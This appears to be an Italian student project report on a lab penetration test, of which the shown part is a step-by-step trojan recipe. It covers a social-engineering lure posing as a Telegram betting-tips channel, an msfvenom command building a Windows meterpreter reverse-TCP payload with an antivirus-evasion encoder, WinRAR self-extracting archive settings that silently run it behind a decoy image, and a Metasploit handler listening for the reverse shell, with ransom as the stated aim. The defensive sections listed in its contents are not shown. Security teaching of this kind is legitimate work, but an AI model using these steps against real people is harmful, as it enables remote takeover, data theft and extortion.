

RED HORSE



Emanuele Fornaro
Alessandro Boffolo Aldo


Indice

Introduzione	2
Obiettivi	2
Requisiti non funzionali	3
Kill chain	4
Reconnaissance	4
Weaponization	4
Delivery	12
Exploitation	13
Installation	13
Command and Control (C2)	14
Actions on objectives	16
Difesa	18
Introduzione	18
Strategie di rilevamento	18
Strategie di prevenzione	19
Strategie di risposta agli incidenti	19
Educazione per gli utenti	20
Considerazioni etiche e legali	20
Serious game	21
Learning aspects	21
Gaming aspects	21
Technological aspects	23
Scetch e link del serious game	23
Conclusioni	24
Glossario	24
Riferimenti	27

INTRODUZIONE

L'idea sulla quale si basa il nostro attacco è quella di effettuare un [penetration test](#) black box, ovvero non avendo alcuna conoscenza della nostra vittima, fingendoci dei tipster proprietari di un gruppo telegram, che giornalmente invia scommesse sportive per dare consigli ai seguaci del canale, facendo leva sulla fiducia che gli utenti ripongono nell'entrare in uno di questi gruppi e di scaricare contenuti di dubbia provenienza.

Il motivo principale della scelta di questo attacco per il nostro caso di studio è per far luce su questa tipologia di malware ancora molto presente tra le persone comuni, come riportato dal sito [Safety Detectives](#).



Obiettivi

Il nostro obiettivo è quello di far installare loro un file che farà da [payload](#) e ci permetterà di instaurare un collegamento tra la macchina Kali Linux attaccante e la macchina Windows della vittima, per poter prendere il controllo di quest'ultima, tramite screen sharing, download (sulla macchina attaccante) e blocco di file sensibili/personali o cartelle per poi chiedere un riscatto.

Requisiti non funzionali

Per il nostro caso di studio abbiamo utilizzato:

- una [macchina virtuale](#) con sistema operativo Kali Linux, una distribuzione open source basata su Debian. Con questa abbiamo impersonificato l'utente attaccante. All'interno del sistema operativo sono già presenti alcuni tool che permettono di effettuare diversi tipi di penetration test, tra i quali msfvenom e msfconsole facenti parte del framework Metasploit, uno dei più importanti e conosciuti per questo tipo di operazioni.

Nello specifico abbiamo utilizzato:

- msfvenom: per la creazione di un payload che ci permettesse di fare da ponte di connessione tra la nostra macchina e la macchina della vittima;
- msfconsole: un'interfaccia a riga di comando utilizzata per aprire una connessione tra il sistema attaccante e quello della vittima una volta aperto il file payload, inoltre, ci permetterà di controllare, manipolare e di poter accedere a file e risorse della vittima.
- una macchina virtuale con sistema operativo Windows 10 attaccante, con la quale abbiamo utilizzato l'applicazione WinRAR per aiutarci con la creazione del file trojan.
- una macchina virtuale con sistema operativo Windows 10 target, con la quale abbiamo impersonificato la vittima dell'attacco.
- un gruppo Telegram (RedHorse Bet), creato da noi, attraverso il quale abbiamo trasmesso il file [trojan](#) che fa da payload per far comunicare la macchina attaccante con la macchina vittima.

KILL CHAIN

1) RECONNAISSANCE - *La fase di pianificazione delle operazioni*

In questa prima fase della Cyber [Kill Chain](#) abbiamo individuato come [target](#) del nostro attacco un gruppo di utenti, ovvero gli scommettitori di eventi sportivi. Essendoci oggi un gran numero di canali telegram, che ogni giorno inviano le loro scommesse per far vincere chi entra all'interno del canale (in modo gratuito), abbiamo pensato potesse essere facile camuffarci da uno di essi. Molti di questi utenti ignorano completamente il fatto che possano esserci degli intenti malevoli da parte dei tipster che inviano le proprie scommesse vincenti senza chiedere nulla in cambio. Questi utenti, così come molti altri, mettono in secondo piano la sicurezza informatica, non ne comprendono l'importanza e la percepiscono solo come un feeling. Noi faremo proprio leva sulla fiducia umana (trust), per poter portare a compimento i nostri obiettivi dell'attacco.

2) WEAPONIZATION - *La fase di preparazione e messa in scena dell'attacco*


La fase successiva è quella della creazione del nostro payload, per farlo abbiamo seguito i seguenti step:

- Visualizzazione del nostro indirizzo IP aprendo il terminale sulla macchina Kali attraverso il seguente comando **ifconfig**

```
(frank@frank)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.5.8 netmask 255.255.255.0 broadcast 10.0.5.255
    inet6 fe80::a00:27ff:fe98:b113 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:98:b1:13 txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 1890 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 3450 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Utilizzando **msfvenom** creiamo il payload inserendo quante più informazioni possibili




```
(frank@frank)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.5.8 LPORT=5004
-e x64/shikata_ga_nai -i 10 --platform windows -a x64 -f exe -o /home/frank/
Desktop/payload.exe


[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/frank/Desktop/payload.exe
```

Quindi scriviamo:


- ❖ **msfvenom** per utilizzare il tool;
P.S. Utilizzando il comando **msfvenom -h** è possibile vedere l'intera lista di comandi e la relativa spiegazione.
 - ❖ **-p** con il quale specificare il payload da utilizzare;
 - ❖ **windows/x64/meterpreter/reverse_tcp** che è il nostro payload Meterpreter a 64-bit che utilizza una connessione TCP inversa;
 - ❖ **LHOST=10.0.5.8** rappresenta l'indirizzo IP della macchina attaccante, ovvero quella che stiamo utilizzando ora. Qui copiamo l'IP che abbiamo cercato ed evidenziato prima con il comando **ifconfig**;
 - ❖ **LPORT=5004** è la porta sulla macchina dell'attaccante sulla quale verrà ascoltata la connessione inversa. In questo caso stiamo utilizzando la porta **5004**, ma è possibile usare anche altre porte come ad esempio la porta **4444**.
 - ❖ **-e** specifica l'[encoder](#) da utilizzare;
P.S. Eseguendo il comando **msfvenom -l encoders** è possibile vedere la lista di tutti gli encoders utilizzabili.
 - ❖ **x64/shikata_ga_nai** è un encoder polimorfico che può essere utilizzato per evitare rilevamenti antivirus;
 - ❖ **-i 10** indica il numero di iterazioni di codifica da applicare al payload. In questo caso, il payload sarà codificato 10 volte con **shikata_ga_nai**;
 - ❖ **--platform windows** specifica la piattaforma target per il payload, nel nostro caso windows;
 - ❖ **-a x64** specifica l'architettura del payload, in questo caso a 64-bit;
 - ❖ **-f exe** indica che il payload sarà generato come un file eseguibile (**exe**) di Windows;
 - ❖ **-o /home/frank/Desktop/payload.exe** specifica il percorso di output e il nome del file generato. In questo caso, il file verrà salvato come **payload.exe** sul desktop dell'utente **frank**.
- Abbiamo poi inviato il payload appena creato alla macchina windows attaccante, sulla quale abbiamo scaricato un'immagine .jpg (che farà da esca), e l'abbiamo anche convertita in un file .ico attraverso il sito web [Convertio](#).




- A questo punto abbiamo creato un archivio [WinRAR](#) selezionando il file `image.jpg` e il file `payload.exe`, selezionando **Aggiungi all'archivio...**, attraverso i seguenti step:




- Rinominiamo il file che verrà creato con **Schedina.exe**, selezioniamo come formato dell'archivio **ZIP** e spuntiamo in "Archiving options" **Create SFX archive**.




- Spostandoci nella scheda **Advanced** e premendo sul pulsante **SFX options...** si aprirà una nuova finestra.




- A questo punto ci spostiamo nella scheda **Setup** e all'interno del paragrafo *"Run after extraction"* inseriamo i nomi dei due file che andranno eseguiti (image.jpg e payload.exe).




- Nella scheda **Modes** spuntiamo la casella **Unpack to temporary folder** e nella sezione *"Silent mode"* selezioniamo **Hide all**.




- Ci spostiamo ora nella scheda **Text and icon**, nella sezione “*Load SFX icon from the file*” facciamo click su **Browse...** cerchiamo la nostra immagine icon .ico precedentemente convertita e clicchiamo **Apri**.



- Infine nella scheda **Update** selezioniamo in “*Update mode*”, **Extract and update files**, mentre in “*Overwrite mode*” selezioniamo **Overwrite all files** e premiamo il tasto **OK** in basso per salvare i settaggi.



- Premiamo adesso il tasto **OK** in basso per creare il file trojan.



- In questo momento trasferiamo il file appena creato dalla macchina Windows attaccante alla macchina Kali Linux.
- Seguendo i vari step apriamo una connessione con **msfconsole**, aspettando che la nostra vittima scarichi e apra la nostra immagine payload.

→ Apriamo l'interfaccia di Metasploit **msfconsole** utilizzando l'omonimo comando

```
(frank@frank)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

→ Una volta aperto settiamo i vari valori che ci permetteranno di proseguire con l'attacco

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.5.8
LHOST => 10.0.5.8
msf6 exploit(multi/handler) > set LPORT 5004
LPORT => 5004
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.5.8:5004
█
```

